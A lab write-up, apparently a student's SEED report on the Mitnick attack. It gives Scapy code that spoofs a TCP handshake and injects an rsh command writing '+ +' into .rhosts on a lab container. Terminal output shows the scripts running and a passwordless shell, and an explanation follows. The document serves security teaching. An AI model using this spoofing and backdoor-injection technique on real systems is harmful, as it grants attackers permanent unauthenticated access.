
# 1. Spoof the ACK packet to complete the 3-way handshake
# The acknowledgment number must be the server's sequence number + 1
tcp_ack = TCP(sport=src_port, dport=x_port, flags="A",
              seq=seq_num + 1, ack=old_tcp.seq + 1)
send(ip/tcp_ack, verbose=0)
print("[+] Spoofed ACK sent.")

# 2. Spoof the RSH Data packet
# Structure: [port]\x00[uid_client]\x00[uid_server]\x00[command]\x00
data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'

tcp_data = TCP(sport=src_port, dport=x_port, flags="PA",
              seq=seq_num + 1, ack=old_tcp.seq + 1)
send(ip/tcp_data/data, verbose=0)
print("[+] Spoofed RSH Data sent. Command injected!")


# Create a filter to only capture the specific SYN+ACK packet we care about
myFilter = f"tcp and src host {x_ip} and dst host {src_ip} and src port {x_port} and dst port {src_port}"

# Send the initial spoofed SYN packet to trigger the SYN+ACK response
```



```
root@VM:/volumes# python3 task22.py
[+] Sniffing for second connection SYN on port 9090...
[+] Intercepted SYN to port 9090! Spoofing SYN+ACK...
[+] Spoofed SYN+ACK sent. Secondary connection established!
root@VM:/volumes#

root@VM:/# cd volumes/
root@VM:/volumes# python3 task21.py
[+] Sending initial SYN packet to X-Terminal...
[+] Sniffing for SYN+ACK...
[+] SYN+ACK intercepted! Spoofing ACK and RSH Data...
[+] Spoofed ACK sent.
[+] Spoofed RSH Data sent. Command injected!
root@VM:/volumes#
```



```
root@VM:/volumes# su seed
seed@VM:/volumes$ rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@566db3ccaa01:~$
```

Explanation: By injecting the echo + + > .rhosts command via the established spoofed rsh session, we instruct X-Terminal to overwrite its authentication file . The + + string tells the rshd service to blindly trust all users from all IP addresses, effectively disabling its security checks .

Observation: The attack was executed successfully. After running our paired scripts with the modified payload, we attempted to connect to X-Terminal using the standard \$ rsh 10.9.0.5 command directly from the attacker container (10.9.0.1) . X-Terminal granted us a remote shell immediately without prompting for a password. Checking the .rhosts file confirmed that our injected command successfully overwrote the file with the + + string. We now have permanent, unauthenticated access to the target.